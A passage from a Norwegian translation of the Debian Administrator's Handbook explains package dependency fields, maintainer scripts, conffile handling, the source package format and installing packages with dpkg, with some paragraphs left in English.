Avhengighetssystemet er en god mekanisme for å sikre driften av et program, men det har en annen anvendelse med «Meta-pakker». Dette er tomme pakker som kun beskriver avhengigheter. De muliggjør installasjon av en konsistent gruppe av programmer forhåndsvalet av Meta-pakkeutvikleren; slik at, apt install meta-pakke vil automatisk installere alle disse programmene ved hjelp av Meta-pakkens avhengigheter. gnome, kde-full og linux-image-amd64-pakkene er eksempler på Meta-pakker.

#### DEBIAN POLICY

#### Før-avhengig, et mer krevende Avhengig

«Før-avhengigheter» som er listet i “Pre-Depends”-feltet i pakkehodet, utfyller de normale avhengighetene; syntaksen er lik. En normal avhengighet indikerer at den omtalte pakken det gjelder må pakkes ut og settes opp før oppsett av pakken som har erklært avhengigheten. En før-avhengighet krever at den omtalte pakken må pakkes ut og settes opp før kjøring av pre-installasjonskriptet til pakke som har erklært før-avhengigheten, det vil si før installasjon.

En før-avhengighet er svært krevende for apt, fordi den legger en streng begrensning på bestillingen av pakker for installasjon. Slik sett er pre-avhengigheter frarådet hvis ikke de er absolutt nødvendige. Det er også anbefalt å ta kontakt med andre utviklere på [debian-devel@lists.debian.org](mailto:debian-devel@lists.debian.org) før man legger til en før-avhengighet. Det er vanligvis mulig å finne en annen alternativ løsning.

#### DEBIAN POLICY

#### Anbefaler, Foreslår, og Forbedrer-felter

Anbefaler og Foreslår-felter beskriver ikke obligatoriske avhengigheter. De «anbefalte» avhengigheter, det viktigste, forbedrer vesentlig funksjonaliteten som tilbys av pakken, men er ikke uunnværlig for driften av dem. De «foreslår» avhengigheter av underordnet betydning, indikerer at enkelte pakker kan utfylle og øke sin respektive nytteverdi, men det er helt fornuftig å installere en av dem uten de andre.

Du bør alltid installere de «anbefalte» pakker, med mindre du vet nøyaktig hvorfor du ikke trenger dem. Motsatt er det ikke nødvendig å installere «foreslår» pakker med mindre du vet hvorfor du trenger dem.

Forbedrer-feltet beskriver også et forslag, men i en annen sammenheng. Det ligger faktisk i den foreslår pakken, og ikke i den pakken som drar nytte av forslaget. Poenget ligger i at det er mulig å legge til et forslag uten å måtte modifisere den pakken det gjelder. Dermed kan alle tillegg - add-ons, plug-ins og andre utvidelser av et program dukke opp i listen over forslag til programvaren. Selv om det har eksistert i flere år, er dette siste felt fremdeles i stor grad ignorert av programmer som apt eller synaptic. Formålet med et forslag fra Forbedrer-feltet er å vises for brukeren i tillegg til de tradisjonelle forslagene fra Forslag-feltet.

## *Konflikter: Konflikter-feltet*

Konflikt-feltet indikerer når en pakke ikke kan installeres samtidig med en annen. De vanligste årsakene er at begge pakkene inkluderer en fil med samme navn, gir den samme tjenesten fra samme TCP-port, eller ville hindre hverandres drift.

dpkg vil avslå å installere en pakke hvis det utløser en konflikt med en allerede installert pakke, bortsett fra hvis den nye pakken presiserer at den vil «erstatte» den installerte pakken, i så fall vil dpkg velge å erstatte den gamle pakken med den nye. apt følger alltid dine instruksjoner: Hvis du velger å installere en ny pakke, vil den automatisk tilby å avinstallere pakken som utgjør et problem.

## *Manglende samsvar: Pauser-feltet*

Pauser-feltet har en effekt lik Konflikter-feltet, men med en spesiell mening. Det signaliserer at installasjonen av en pakke vil «bryte» med en annen pakke (eller bestemte versjoner av den). Generelt er manglende samsvar mellom to pakker forbıgående, og Pauser-forholdet refererer spesifikt til de inkompatible versjonene.

dpkg vil avslå å installere en pakke som bryter med en allerede installert pakke, og apt vil forsøke å løse problemet ved å oppdaterte pakken som ville blitt brutt, til en nyere versjon (som forventes å være fikset, og således kompatibel igjen).

Denne typen situasjoner kan oppstå ved oppdateringer uten bakoverkompatibilitet: Det er tilfellet hvis den nye versjonen ikke lenger fungerer med en eldre versjon, og fører til en feil i et annet program uten å ta spesielle forholdsregler. Pauser-feltet hindrer brukeren å komme inn i disse problemene.

## *Leveranser: Provides-feltet*

Dette feltet introduserer et interessant konsept for en «virtuell pakke». Det har mange oppgaver, men to er av særlig betydning. Den første rollen består i å bruke en virtuell pakke for å knytte en generisk tjeneste til den (pakken «tilbyr»-tjenesten). Den andre angir at en pakke fullstendig erstatter den andre, og at for dette formål kan den også tilfredsstille de avhengigheter som den andre ville tilfredsstille. Det er således mulig å opprette en erstatningspakke uten å måtte bruke samme pakkenavn.

ORDFORRÅD	
<b>Meta-pakke og virtuell pakke</b>	Det er viktig å skille klart Meta-pakker fra virtuelle pakker. Den tidligere er ekte pakker (medregnet virkelige .deb-filer), hvis eneste formål er å vise avhengigheter. Imidlertid eksisterer virtuelle pakker ikke fysisk, de er bare et hjelpemiddel til å identifisere virkelige pakker ut fra vanlige, logiske kriterier (tjeneste levert, kompatibilitet med et standard program, eller en tidligere installert pakke, etc.).

**Levere en «Tjeneste»** La oss diskutere det første tilfellet i større detalj med et eksempel: Alle e-posttjenere, for eksempel *postfix* eller *sendmail* sies å «levere» den virtuelle *mail-transport-agent*-pakken. Derfor, alle pakker som trenger denne tjenesten for å være funksjonelle (f.eks en postliste manager, som for eksempel *smartlist*, eller *sympa*) oppgir bare i sine avhengigheter at det krever en *mail-transport-agent* i stedet for å angi en stor, men fremdeles ufullstendig liste over mulige løsninger (f.eks *postfix* | *sendmail* | *exim4* | ...). Videre er det nytteløst å installere to posttjenere på samme maskin, noe som er grunnen til at begge disse pakkene viser en konflikt med den virtuelle pakken *mail-transport-agent*. En konflikt mellom en pakke og den selv ignoreres av systemet, men denne teknikken vil hindre installasjon av to posttjenere ved siden av hverandre.

DEBIAN POLICY


**Liste over virtuelle  
pakker**

Skal virtuelle pakker være nyttige, må alle være enige om hva de skal hete. Derfor er de standardisert i Debian Policy. Listen omfatter blant annet *mail-transport-agent* for posttjenere, *c-compilator* for C-kompilatorer, *www-browser* for nettlesere, *httpd* for nettjenere, *ftp-server* for FTP-tjenere, *x-terminal-emulator* for grafiske terminal emulatorer (*xterm*), og *x-window-manager* for vindushåndterere.

Hele listen kan finnes på nettet.

► [http://www.debian.org/doc/packaging-manuals/  
virtual-package-names-list.txt](http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt)

**Utbyttbarheten med en annen pakke** The Provides field is also interesting when the content of a package is included in a larger package. For example, the *libdigest-md5-perl* Perl module was an optional module in Perl 5.6, and has been integrated as standard in Perl 5.8 (and later versions, such as 5.24 present in *Stretch*). As such, the package *perl* has since version 5.8 declared Provides: *libdigest-md5-perl* so that the dependencies on this package are met if the user has Perl 5.8 (or newer). The *libdigest-md5-perl* package itself has eventually been deleted, since it no longer had any purpose when old Perl versions were removed.



**Figur 5.1** Bruk av et *Provides*-felt for å ikke bryte avhengigheter

Denne funksjonen er svært nyttig, siden det aldri er mulig å forutse tilfeldigheter i utviklingsarbeid, og det er nødvendig både å kunne gi foreldet programvare nye navn, og kunne utføre automatiske utskiftinger.

DET GRUNNLEGGENDE	
<b>Perl, et programmeringsspråk</b>	<p>Perl (Practical Extraction and Report Language) er et svært populært programmingspråk . Det har mange klare-til-bruk moduler som dekker et stort spekter av applikasjoner, og som distribueres av CPAN-tjenere (Comprehensive Perl Archive Network), et uttømmende nettverk av Perl-pakker.</p> <ul style="list-style-type: none"> <li>► <a href="http://www.perl.org/">http://www.perl.org/</a></li> <li>► <a href="http://www.cpan.org/">http://www.cpan.org/</a></li> </ul> <p>Siden det er et tolket språk, kreves ikke et program skrevet i Perl-kompilering før kjøring. Det er derfor de kalles "Perl-skript".</p>

**Tidligere begrensninger** Virtuelle pakker pleide å ha noen begrensninger, den mest betydningsfulle var mangelen på et versjonsnummer. For å gå tilbake til det forrige eksemplet, en avhengighet som Avhengig: libdigest-md5-perl ( $\geq 1.6$ ), ville, tross tilstedeværelsen av Perl 5.10, aldri bli betraktet som tilfredsstilt av pakkesystemet - mens den i virkeligheten mest sannsynlig er tilfredsstilt. Uvitende om dette, valgte pakkesystemet det minst risikable alternativet, ved å anta at versjonene ikke samsvarer.

This limitation has been lifted in *dpkg* 1.17.11, and is no longer relevant in Stretch. Packages can assign a version to the virtual packages they provide with a dependency such as Provides: libdigest-md5-perl (= 1.8).

## *Erstatte filer: Erstatte felt*

Replaces-feltet indikerer at pakken inneholder filer som også er tilstede i en annen pakke, men at pakken har lov til å erstatte dem. Uten at dette spesifiseres, feiler dpkg og sier at den ikke kan overskrive filene i en annen pakke (teknisk er det mulig å tvinge den til å gjøre det med --force-overwrite-valget, men dette regnes ikke som en standard operasjon). Dette gjør det mulig å identifisere potensielle problemer, og krever at vedlikeholderen ser på saken før vedkommende velger å legge inn et slikt felt.

Bruken av dette feltet er berettiget når pakkenavn endres, eller når en pakke er inkludert i en annen. Dette skjer også når vedlikeholderen bestemmer seg for å distribuere filer ulikt mellom forskjellige binære pakker produsert fra samme kildepakke: Når en erstattet fil ikke lenger tilhører den gamle pakken, men bare til den nye.

Hvis alle filene i en installert pakke er blitt erstattet, er pakken klar til å bli fjernet. Endelig, dette feltet oppmuntrer også dpkg til å fjerne den erstattede pakken der det er en konflikt.

### FORDYPNING

#### **Merkelapp-feltet**

In the *apt* example above, we can see the presence of a field that we have not yet described, the Tag field. This field does not describe a relationship between packages, but is simply a way of categorizing a package in a thematic taxonomy. This classification of packages according to several criteria (type of interface, programming language, domain of application, etc.) has been available for a long time. Despite this, not all packages have accurate tags and it is not yet integrated in all Debian tools; aptitude displays these tags, and allows them to be used as search criteria. For those who are repelled by aptitude's search criteria, the following website allows navigation of the tag database:

► <https://wiki.debian.org/Debtags>

### 5.2.2. Oppsettsskript

I tillegg til kontroll-filen, kan control.tar.gz-katalogen for hver Debian-pakke inneholde et antall skripter, hentet av dpkg på ulike stadier i behandlingen av en pakke. Debian Policy beskriver de mulige tilfellene i detalj, og spesifiserer de skript det bes om, og de argumentene de mottar. Disse sekvensene kan være kompliserte, fordi dersom et av skriptene svikter, vil dpkg prøve å gå tilbake til en tilfredsstillende tilstand ved å avslutte installasjonen, eller fjerne dem underveis (i den grad det er mulig).

### FOR VIDEREKOMMENDE

#### **dpkg's database**

Alle oppsettsskript for installerte pakker blir lagret i katalogen /var/lib/dpkg/info/ i form av en fil med pakkenavnet som prefiks. Denne katalogen inneholder også en fil med .list-utvidelse for hver pakke, med en liste med filer som hører til den pakken.

/var/lib/dpkg/status-filen inneholder en serie datablokker (med formatet til de berømte posthodene, RFC 2822) som beskriver status for hver pakke. Informasjonen fra kontroll-filen med de installerte pakkene er også gjentatt der.

Generelt er `preinst`-skriptet utført før installasjonen av pakken, mens `postinst` følger etter. På samme måte er `prerm` aktivert før en pakke fjernes og `postrm` etterpå. Oppdatering av en pakke tilsvarer å fjerne den tidligere versjonen og installasjon av den nye. Det er ikke mulig å beskrive i detalj alle mulige scenarier her, men vi vil diskutere de to vanligste: En installasjon/oppdatering, og en fjerning.

#### VÆR VAR SOM

#### Symbolske skript-navn

Sekvensene beskrevet i denne seksjonen omtaler oppsettsskript med spesifikke navn, for eksempel gammel-`prerm`, eller ny-`postinst`. De er, respektivt, `prerm`-skriptet fra den gamle pakkeversjonen (installert før oppdateringen), og `postinst`-skriptet fra den nye versjonen (installert av oppdateringen).

#### TIPS

#### Statusdiagrammer

Manoj Srivastava made these diagrams explaining how the configuration scripts are called by `dpkg`. Similar diagrams have also been developed by the Debian Women project; they are a bit simpler to understand, but less complete.

- ⇒ <https://people.debian.org/~srivasta/MaintainerScripts.html>
- ⇒ <https://www.debian.org/doc/debian-policy/#maintainer-script-flowcharts>

### *Installasjon og oppgradering*

Her er hva som skjer under en installasjon (eller en oppdatering):

1. For en oppdatering, kjører `dpkg` varianten `old-prerm upgrade new-version`.
2. Fremdeles for en oppdatering, `dpkg` utfører så ny-`preinst upgrade gammel-versjon`. Som en første installasjon igangsetter den ny-`preinst install`. Den kan legge til den gamle versjonen i den siste parameteren, hvis pakken allerede er installert og deretter fjernet (men ikke renset vekk, oppsettsfilene er bevart).
3. De nye pakkefiler er så pakket ut. Hvis en fil allerede finnes, blir den erstattet, men en sikkerhetskopi lages midlertidig.
4. For en oppdatering, utfører `dpkg old-postrm upgrade new-version`.
5. `dpkg` oppdaterer alle interne data (filliste, oppsettsskript, etc.) og fjerner sikkerhetskopier av de erstattede filene. Det er det ingen vei tilbake: `dpkg` har ikke lengre tilgang til alle de elementer som er nødvendige for å gå tilbake til slik det var før.
6. `dpkg` vil oppdatere oppsettsfilene, be brukeren om å avgjøre om den ikke kan håndtere denne oppgaven automatisk. Detaljene ved denne fremgangsmåten er omtalt i del 5.2.3, «Checksums, Liste med konfigurasjonsfiler» side 85.
7. Til slutt setter `dpkg` opp pakken ved å utføre ny-`postinst configure siste-oppsatte-versjon`.

## Fjerning av pakke

Her er det som skjer når en pakke fjernes:

1. `dpkg` kaller `prerm remove`.
2. `dpkg` fjerner alle filer i pakken, med unntak av oppsettsfiler og oppsettsskript.
3. `dpkg` executes `postrm remove`. Alle oppsettsskriptene, unntatt `postrm`, er fjernet. Hvis brukeren ikke har brukt «`purge`»-tilvalget, stopper prosessen her.
4. For en fullstendig fjerning av pakken (kommandoen gitt med `dpkg --purge` eller `dpkg -P`), er oppsettsfilene også slettet, så vel som et bestemt antall kopier (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) og midlertidige filer; `dpkg` så utfører `postrm purge`.

ORDFORRÅD	
<b>Opprydding, en komplett fjerning</b>	Når en Debian-pakke er fjernet, blir oppsettsfilene beholdt for å tilrettelegge for eventuell re-installasjon. På samme måte blir data generert av en bakgrunnsprosess vanligvis beholdt (for eksempel innholdet i en LDAP-tjenerkatalog, eller innholdet i en database for en SQL-tjener).  For å fjerne alle data knyttet til en pakke må man «renske» pakken med kommandoen <code>dpkg -P package</code> , <code>apt-get remove --purge package</code> eller <code>aptitude purge package</code> .  Gitt den endelige virkningen av slik fjerning av data, bør en ikke ta lett på oppryddingen.

De fire skriptene detaljert ovenfor er supplert med et `config` skript, fra pakker som bruker `debconf` for å få brukerinformasjon til oppsett. Under installasjonen definerer dette skriptet i detalj de spørsmålene som stilles fra `debconf`. Svarene registreres i `debconf`-databasen for fremtidig henvisning. Skriptet er generelt utført av `apt` før pakkene installeres én etter én, for å gruppere alle spørsmålene og stille dem til brukeren når prosessen begynner. Før- og etter-installasjonsskripter kan deretter bruke denne informasjonen til å operere etter brukerens ønsker.

VERKTØY	
<b>debconf</b>	<p><code>debconf</code> ble opprettet for å løse et tilbakevendende problem i Debian. Alle Debian-pakker som ikke virket uten et minimum av oppsett, brukte å stille spørsmål med kontakt til <code>echo</code> og <code>read</code> kommandoer i <code>postinst</code>-skallskripter (og andre tilsvarende skripter). Men dette betyr også at, under en stor installasjon eller oppdatering må brukeren være ved sin datamaskin for å svare på ulike spørsmål som når som helst kan komme. Disse manuelle inngrepene er nå nesten helt avviklet, takket være <code>debconf</code>-verktøyet.</p> <p><code>debconf</code> har mange interessante funksjoner. Den krever at utvikleren spesifiserer brukermedvirkning; den tillater lokalisering av alle strengene som vises til brukere (alle oversettelser blir lagret i <code>templates</code>-filen som beskriver medvirkningen); den har forskjellige grensesnitt for å vise spørsmålene til brukeren (tekstmodus, grafisk modus, ikke-interaktiv), og den tillater opprettelsen av en sentral database med svar for å dele samme oppsett med flere datamaskiner ... men det viktigste er at det nå er mulig å presentere alle spørsmålene i en rekke for brukeren, før du starter en lang installasjons- eller oppdateringsprosess. Brukeren kan fortsette med sin virksomhet, mens systemet tar seg av installasjon på egen hånd, uten å måtte være der og stirre på skjermen og vente på spørsmål.</p>

### 5.2.3. Checksums, Liste med konfigurasjonsfiler

I tillegg til vedlikeholderens skript og styringsdata som allerede er nevnt i forrige avsnitt, `control.tar.gz`-katalogen, kan Debian-pakken inneholde andre interessante filer. Den første, `md5sums`, inneholder MD5 checksums (kontrollsummer) for alle pakkens filer. Dens største fordel er at den tillater `dpkg --verify` (som vi vil se nærmere på i del 14.3.3.1, «[Gjennomgå pakker med `dpkg --verify`](#)» side 390) for å sjekke om disse filene har blitt endret etter installasjonen. Legg merke til at når denne filen ikke eksisterer, vil `dpkg` generere den dynamisk ved installasjonstidspunktet (og lagre den i `dpkg`s database akkurat som andre kontrollfiler).

`conffiles` lister pakkefiler som må behandles som oppsettsfiler. Oppsettsfiler kan endres av administrator, og `dpkg` vil forsøke å ta vare på disse forandringene under pakkeoppdateringen.

I praksis, i denne situasjonen, oppfører `dpkg` seg så intelligent som mulig: Hvis ikke den standard oppsettsfilen har endret seg mellom de to versjonene, gjør det ingenting. Hvis, derimot, filen er endret, vil den prøve å oppdatere denne filen. To tilfeller er mulig: enten at administrator ikke har rørt denne oppsettsfilen, og i så fall installerer `dpkg` automatisk den nye versjonen, eller, filen er endret. I så tilfelle spør `dpkg` administratoren om hvilken versjon de ønsker å bruke (den gamle med modifikasjoner, eller den nye som følger med pakken). For å bistå i denne beslutningen tilbyr `dpkg` å vise en “`diff`” som viser forskjellen mellom de to versjonene. Hvis brukeren velger å beholde den gamle versjonen, vil den nye lagres på samme sted i en fil med `.dpkg-dist-ending`. Hvis brukeren velger den nye versjonen, blir den gamle beholdt i en fil med `.dpkg-old-ending`. En annen tilgjengelig handling er å straks avbryte `dpkg` for å redigere filen og forsøke å sette inn igjen de relevante endringene (tidligere identifisert med `diff`).

#### FOR VIDEREKOMMENDE

#### Hvordan unngå oppsettsfilspørsmålene

`dpkg` håndterer oppsettsfiloppdateringer, men vil avbryte arbeidet regelmessig mens det gjøres for å få innspill fra administrator. Dette gjør det mindre trivelig for dem som ønsker å kjøre oppdateringer ikke-interaktivt. Dette er grunnen til at dette programmet tilbyr alternativer som gjør at systemet kan respondere automatisk etter samme logikk: `--force-confold` beholder den gamle versjonen av filen; `--force-confnew` vil bruke den nye versjonen av filen (disse valgene blir respektert, selv om filen ikke har blitt endret av administratoren, som bare sjeldent har den ønskede effekten). Ved å legge til `--force-confdef`-valget ber en `dpkg` om å bestemme selv når det er mulig (med andre ord, når den opprinnelige oppsettsfilen ikke har blitt berørt), og bruker bare `--force-confnew` eller `--force-confold` i andre tilfeller.

Disse valgene gjelder `dpkg`, men mesteparten av tiden vil administrator arbeide direkte med `aptitude`, eller `apt-get`-programmene. Det er derfor nødvendig å vite at syntaksen brukes til å indikere valgene som skal sendes videre til `dpkg`-kommandoen (kommandogrensesnittene deres er svært like).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options
    ::="--force-confold" full-upgrade
```

Disse valgene kan lagres direkte i oppsettet til `apt`. For å gjøre det, skriv ganske enkelt den følgende linjen i `/etc/apt/apt.conf.d/local`-filen:

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

FOR VIDEREKOMMENDE

**Tving dpkg til å stille oppsettfilspørsmål**

--force-confask-valget krever at dpkg viser spørsmålene om oppsettsfilene, selv i tilfeller hvor det normalt ikke ville være nødvendig. Så når du installerer en pakke med dette alternativet, vil dpkg stille spørsmålene på nytt for alle oppsettsfiler som administrator har endret. Dette er veldig praktisk, spesielt for å installere den opprinnelige oppsettsfilen hvis den har blitt slettet, og ingen annen kopi er tilgjengelig: En normal re-installasjon vil ikke fungere, fordi dpkg ser fjerning som en form for legitim endring, og dermed ikke installerer den filen du ønsker.

## 5.3. Kildepakkens struktur

### 5.3.1. Format

A source package is usually comprised of three files, a .dsc, a .orig.tar.gz, and a .debian.tar.xz (or .diff.gz). They allow creation of binary packages (.deb files described above) from the source code files of the program, which are written in a programming language.

.dsc (Debian Source Control)-filen er en tekstfil som inneholder et RFC 2822 filhode (lik control-filen gjennomgått i del 5.2.1, «[Bekrivelse; kontroll-filen](#)» side 76) som beskriver kildepakken og angir hvilke andre filer som inngår. Det er signert av sin vedlikeholder, som garanterer for ektheten. Se del 6.5, «[Sjekking av pakkeautensitet](#)» side 123 for flere detaljer om dette temaet.

**Eksempel 5.1 En .dsc-fil**

```
-----BEGIN PGP SIGNED MESSAGE-----  
Hash: SHA512  
  
Format: 3.0 (quilt)  
Source: zim  
Binary: zim  
Architecture: all  
Version: 0.65-4  
Maintainer: Emfox Zhou <emfox@debian.org>  
Uploaders: Raphaël Hertzog <hertzog@debian.org>  
Homepage: http://zim-wiki.org  
Standards-Version: 3.9.8  
Vcs-Browser: https://anonscm.debian.org/cgit/collab-maint/zim.git  
Vcs-Git: https://anonscm.debian.org/git/collab-maint/zim.git  
Build-Depends: debhelper (>= 9), xdg-utils, python (>= 2.6.6-3~), libgtk2.0-0 (>= 2.6), python-gtk2, python-xdg, dh-python  
Package-List:  
zim deb x11 optional arch=all
```

```

Checksums-Sha1:
4a9be85c98b7f4397800f6d301428d64241034ce 1899614 zim_0.65.orig.tar.gz
0ec38c990ec7662205dd0c843bf81f9033906a2e 10332 zim_0.65-4.debian.tar.xz

Checksums-Sha256:
5442f3334395a2beafc5b9a2bbec2e53e38270d4bad696b5c4053dd51dc1ed96 1899614 zim_0.65.
➥ orig.tar.gz
78271df16aa166dce916b3ff4ecd705ed3a8832e49d3ef0bd8738a4fe8dd2b4f 10332 zim_0.65-4.
➥ debian.tar.xz

Files:
63ab7a2070e6d1d3fb32700a851d7b8b 1899614 zim_0.65.orig.tar.gz
648559b38e04eaf4f6caa97563c057ff 10332 zim_0.65-4.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Comment: Signed by Raphael Hertzog

iQEzBAEBCgAdFiEE1823g1E0nhJ1LsbSA4gdq+vCmrkFAlgZXkACgkQA4gdq+vC
mrnyXAf+M/PzZfjqk6Hvv1QSbocIDZ3bEqRjVpNLApubsPsEZzT6yw9vypzNE2hz
/BbLPa0Ntbhew4U+SJuujV7VnLs9mZg0FuKRHKWYQBQ+oxw+gtM6iePwVj58aP/
LW7K5gE428ohMdjIkf42Lz4Fve3dVPgPLIzQxRZ87N60KqmS81M6/RRIF3TS/gJp
CwpN1yifCfQs46gxL5/CgA4uhI8taz+g+8ZDd6fL5BQeFuNsgply4QL1uGno3F7G
VY7WZhM601Re2ePnv+6vjh8kDwMjZhfB4RJy0+hHezuovGKljyaxc104P/fxvXus
CEETju6cAE/HgDubDXDqExMwEd4odA==
=HUvj
-----END PGP SIGNATURE-----

```

Merk at kildepakken også har avhengigheter (Build-Depends) helt forskjellige fra de binære pakkenes, fordi de indikerer verktøy som kreves til å kompile den programvaren det gjelder og lager binærpakken dens.

#### VÆR VAR SOM Tydelige navnerom

Her er det viktig å merke seg at det ikke kreves samsvar mellom navnet til kildepakken og på den binære pakken(e) som den genererer. Det er lett nok å forstå hvis du vet at hver kildepakke kan generere flere binære pakker. Dette er grunnen til at .dsc-filen har Source og Binary-feltene til eksplisitt å navngi kildepakken og lagre listen med binærpakkene som den genererer.

#### KULTUR Hvorfor dele opp i flere pakker

Ganske ofte kan en kildepakke (for en gitt programvare) generere flere binære pakker. Oppsplittingen er begrunnet i muligheten til å bruke (deler av) programvaren i ulike sammenhenger. Betraktet som et delt bibliotek, kan den være installert for å få et program til å virke (for eksempel, *libc6*), eller den kan installeres for å lage et nytt program (*libc6-dev* vil da være den riktige pakken). Vi finner den samme logikken for klient/server-tjenester der vi ønsker å installere serverdelen på en maskin og klientdelen på andre (dette er tilfellet, for eksempel for *openssh-server* og *openssh-client*).

Like ofte, når dokumentasjonen er levert i en egen pakke, kan brukeren installere den uavhengig av programvare, og kan når som helst velge å fjerne den for å spare lagringsplass. I tillegg sparer dette også plass på Debian-speilene, ettersom dokumentasjonspakken deles mellom alle arkitekturen (i stedet for å ha dokumentasjonen duplisert i pakkene for hver enkelt arkitektur).

PERSPEKTIV	
<b>Ulike kilde-pakkeformater</b>	<p>Originalt var det bare ett kildepakkeformat. Det er 1.0-formatet, som kobler en <code>.orig.tar.gz</code>-tarball med en <code>.diff.gz</code>-«debianiserings»-patch (det er også en variant, som består av et enkelt <code>.tar.gz</code>-arkiv, som brukes automatisk hvis ikke <code>.orig.tar.gz</code> er tilgjengelig).</p> <p>Since Debian <i>Squeeze</i>, Debian developers have the option to use new formats that correct many problems of the historical format. Format 3.0 (quilt) can combine multiple upstream archives in the same source package: in addition to the usual <code>.orig.tar.gz</code>, supplementary <code>.orig-component.tar.gz</code> archives can be included. This is useful with software that is distributed in several upstream components but for which a single source package is desired. These archives can also be compressed with <code>xz</code> rather than <code>gzip</code>, which saves disk space and network resources. Finally, the monolithic patch, <code>.diff.gz</code> is replaced by a <code>.debian.tar.xz</code> archive containing the compiling instructions and a set of upstream patches contributed by the package maintainer. These last are recorded in a format compatible with quilt – a tool that facilitates the management of a series of patches.</p>

`.orig.tar.gz`-filen er et arkiv som inneholder kildekoden som er stilt til disposisjon av den opprinnelige utvikleren. Debian blir bedt om å ikke endre dette arkivet for å være i stand til enkelt å sjekke opprinnelsen og integriteten til filen (ved enkel sammenligning med en kontrollsum), og å respektere ønskene til noen forfattere.

The `.debian.tar.xz` contains all of the modifications made by the Debian maintainer, especially the addition of a `debian` directory containing the instructions to execute to construct a Debian package.

VERKTØY	
<b>Å pakke ut en kildepakke</b>	<p>Hvis du har en kildepakke, kan du bruke <code>dpkg-source</code>-kommandoen (fra <code>dpkg-dev</code>-pakken) for å pakke den ut:</p> <pre>\$ dpkg-source -x package_0.7-1.dsc</pre> <p>Du kan også bruke <code>apt-get</code> for å laste ned en kildepakke og pakke den opp med en gang. Det krever at de passende <code>deb-src</code>-linjer er til stede i <code>/etc/apt/sources.list</code>-filen, (for flere detaljer se gjerne del 6.1, «Å fylle inn <code>sources.list</code>-filen» side 102). Disse brukes til å liste «kildene» til kildepakkene (til servere der en gruppe kildepakker ligger).</p> <pre>\$ apt-get source pakke</pre>

### 5.3.2. Bruk i Debian

Kildepakken er grunnlaget for alt i Debian. Alle Debian-pakkene kommer fra en kildepakke, og hver endring i en Debian-pakke er konsekvensen av en modifikasjon i kildepakken. Når Debiants vedlikeholdere arbeider med kildepakken, er de vel vitende om konsekvensene av handlingene for de binære pakkene. Resultatet av arbeidet deres gjenfinnes derfor i kildepakkene fra Debian. Du kan enkelt gå tilbake til dem, og alt stammer derfra.

Når en ny versjon av en pakke (kildepakke og en eller flere binære pakker) kommer til en Debian-tjener, er kildepakken det viktigste. Faktisk vil den da bli brukt av et nettverk av maskiner med forskjellige kompileringsarkitekturen som Debian støtter. Det faktum at utvikleren også sender en eller flere binære pakker for en gitt arkitektur (vanligvis i386 eller amd64) er relativt uviktig, siden disse like godt kunne ha blitt automatisk generert.

## 5.4. Behandle pakker med dpkg

dpkg er basiskommandoen for å behandle Debian-pakker for systemet. Hvis du har .deb-pakker, er det dpkg som tillater installasjon eller analyse av innholdet deres. Men dette programmet har bare en delvis oversikt over Debian-universet. Det vet hva som er installert på systemet, og hva det er gitt på kommandolinjen, men vet ingenting om andre tilgjengelige pakker. Den vil mislykkes hvis en avhengighet ikke er oppfylt. Verktøy som apt, vil tvert imot lage en liste over avhengigheter for å kunne installere alt så automatisk som mulig.

MERK	dpkg skal sees som et systemverktøy (bakstykke), og apt som et verktøy nærmere brukeren, som overvinner begrensningene av det første. Disse verktøyene fungerer sammen, hver med sine særegenheter, egnet til spesifikke oppgaver.
<b>dpkg eller apt?</b>	

### 5.4.1. Å installere pakker

dpkg er fremfor alt verktøyet for å installere en allerede tilgjengelig Debian-pakke (fordi den ikke laster ned noe). For å gjøre det velger vi -i eller --install alternativet.

**Eksempel 5.2** *Installasjon av en pakke med dpkg*

```
# dpkg -i man-db_2.7.6.1-2_amd64.deb
(Reading database ... 110431 files and directories currently installed.)
Preparing to unpack man-db_2.7.6.1-2_amd64.deb ...
Unpacking man-db (2.7.6.1-2) over (2.7.6.1-1) ...
Setting up man-db (2.7.6.1-2) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.60) ...
```

Vi kan se de ulike trinnene utført av dpkg, dermed også ved hvilket punkt en eventuell feil har oppstått. Hver pakke installeres i to trinn; først utpakking, deretter oppsett. apt-get utnytter dette til å begrense antall kall til dpkg (siden hvert kall er kostbart på grunn av innlasting av databasen i minnet, spesielt listen over allerede installerte filer).

**Eksempel 5.3** *Separat utpakking og oppsett*

```
# dpkg --unpack man-db_2.7.6.1-2_amd64.deb
(Reading database ... 110431 files and directories currently installed.)
Preparing to unpack man-db_2.7.6.1-2_amd64.deb ...
Unpacking man-db (2.7.6.1-2) over (2.7.6.1-2) ...
Processing triggers for mime-support (3.60) ...
# dpkg --configure man-db
Setting up man-db (2.7.6.1-2) ...
Updating database of manual pages ...
```

Noen ganger vil dpkg mislykkes med å installere en pakke, og melde om feil: Hvis brukeren beordrer den til å overse dette, vil den bare sende en advarsel. Det er derfor vi har de ulike `--force-*` valgmulighetene. `dpkg --force-help`-kommandoen, eller dokumentasjon for denne kommandoen, vil gi en fullstendig liste over disse alternativene. Den hyppigste feilen, som du er nødt til å treffe på før eller senere, er en filkollisjon. Når en pakke inneholder en fil som allerede er installert av en annen pakke, vil dpkg-kommandoen avslå å installere den. Da vil det følgende budskapet vises:

```
Unpacking libgdm (from .../libgdm_3.8.3-2_amd64.deb) ...
dpkg: error processing /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (--unpack):
 trying to overwrite '/usr/bin/gdmflexiserver', which is also in package gdm3 3.4.1-9
```

